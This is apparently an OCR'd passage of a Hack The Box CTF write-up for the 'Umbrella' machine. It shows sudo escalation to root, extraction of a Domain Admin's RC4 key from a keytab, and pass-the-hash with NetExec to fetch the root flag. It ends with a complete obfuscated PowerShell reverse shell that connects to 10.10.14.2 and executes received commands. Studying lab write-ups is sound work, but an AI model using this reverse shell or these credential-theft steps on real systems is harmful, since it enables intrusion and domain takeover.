
Shell as Administrator :

By listing the privileges we have on the machine as `jvalentine` we realize that we have permissions to run sudo on all programs as anyone :

```
jvalentine@umbrella.htb@prd23-nextcloud:~$ sudo -l
[sudo] password for jvalentine@umbrella.htb:
Matching Defaults entries for jvalentine@umbrella.htb on prd23-nextcloud:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sn
ap/bin, use_pty

User jvalentine@umbrella.htb may run the following commands on prd23-nextcloud:
    (ALL : ALL) ALL

jvalentine@prd23-nextcloud:/home/jvalentine@umbrella.htb# sudo su
root@prd23-nextcloud:/home/jvalentine@umbrella.htb#
```

Once root we can enter a post exploitation phase and start searching for credentials to be able to elevate our privileges on the domain, we notice that there is another user who has a home directory on the machine, moreover this user is a member of the `Domain Admins` group in the `umbrella.htb` domain :

```
root@prd23-nextcloud:/home/jvalentine@umbrella.htb# ls /home
awesker@umbrella.htb  jvalentine@umbrella.htb
```



Bloodhound

We find in its home directory a keytab, a keytab is a file which allows you to store the different Kerberos keys of a principal (`awesker` in this case) :

```
root@prd23-nextcloud:/home/awesker@umbrella.htb# ls -la .keytabs/
total 12
drwxr-xr-x 2 awesker@umbrella.htb domain users@umbrella.htb 4096 Oct 25 19:01 .
drwxr-xr-x 4 awesker@umbrella.htb domain users@umbrella.htb 4096 Oct 25 19:01 ..
-rw------- 1 awesker@umbrella.htb domain users@umbrella.htb   64 Oct 25 17:13
awesker.keytab
```

We can therefore extract the RC4 key of the `awesker` user in this keytab :

```
root@prd23-nextcloud:/home/awesker@umbrella.htb# klist -K -e -k
.keytabs/awesker.keytab
Keytab name: FILE:.keytabs/awesker.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   3 awesker@UMBRELLA.HTB (DEPRECATED:arcfour-hmac)
(0x59b4a2f0e2ecd9f337fa9d5438bf1f2b)
```

To avoid wasting time, given that we are already `Domain Admins` we just have to retrieve the root flag using `Netexec` :

```
rayanlecat@htb-uni /workspace # nxc smb dc01.umbrella.htb -u awesker -H
59b4a2f0e2ecd9f337fa9d5438bf1f2b --get-file
'\\Users\Administrator\Desktop\root.txt' root.txt
SMB         10.129.240.72   445    DC01             [*] Windows 10.0 Build 20348
x64 (name:DC01) (domain:umbrella.htb) (signing:True) (SMBv1:False)
SMB         10.129.240.72   445    DC01             [+]
umbrella.htb\awesker:59b4a2f0e2ecd9f337fa9d5438bf1f2b (admin)
SMB         10.129.240.72   445    DC01             [*] Copying
"\\Users\Administrator\Desktop\root.txt" to "root.txt"
SMB         10.129.240.72   445    DC01             [+] File
"\\Users\Administrator\Desktop\root.txt" was downloaded to "root.txt"

rayanlecat@htb-uni /workspace # cat root.txt
HTB{f0und_th3_k3y5_t0_7h3_k1ngd0m!}
```

Unintended Paths :

It was also possible to exploit an unintended path on the machine and bypass the SAML step by accessing the grafana directly with a user account and exploit the RCE. If you'd like to find out more about this unintended exploit, I invite you to read the very good writeup made by Log_s :

Hackthebox Business 2023: Umbrella

Writeup of the hard box Umbrella from the Hackthebox University CTF 2023 (Brains & Bytes).

Log_sLog_s

Conclusion :

I found the challenge very interesting, with some unusual vulnerabilities, but I think the challenge could have been more straightforward with some changes to certain steps, particularly the entry point, which could have been more interesting and less guessy. Nevertheless, well done to Hack The Box, the challenge makers and all the teams who

took part in the CTF.
A special mention to our friends from GCC-ENSIBS and ESNA, who finished first and second respectively!

Resources :

```
try
{
    $spf54f2s5b = New-Object System.Net.Sockets.TCPClient("10.10.14.2","1337")
    $s2d5s76x3b = $spf54f2s5b.GetStream()
    [byte[]]$bytes = 0..65535|%{0}
    $xw21vc65c = $eNv:CompUtErNamE
    $xw21vc65c = ([text.encoding]::ASCII).GetBytes($xw21vc65c)
    $s2d5s76x3b.Write($xw21vc65c,0,$xw21vc65c.Length)
    $msd42w3q6 = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path +
'> ')
    $s2d5s76x3b.Write($msd42w3q6,0,$msd42w3q6.Length)
    while(($i = $s2d5s76x3b.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $spfd4f2s5b = $EncodedText.GetString($bytes,0, $i)
        try
        {
            $xw21vc65d = (InVoke-EXPreSsIoN -Command $spfd4f2s5b 2>&1 | Out-String
)
        }
        catch
        {

        }
        $mxd42w3q6  = $xw21vc65d + '['+ $eNv:CompUtErNamE +'] PS ' + (Get-
Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $mxd42w3q6 = $mxd42w3q6 + $x
        $sendbyte = ([text.encoding]::ASCII).GetBytes($mxd42w3q6)
        $s2d5s76x3b.Write($sendbyte,0,$sendbyte.Length)
        $s2d5s76x3b.Flush()
    }
    $spf54f2s5b.Close()
    if ($listener)
    {
        $listener.Stop()
    }
}
catch
{

}
```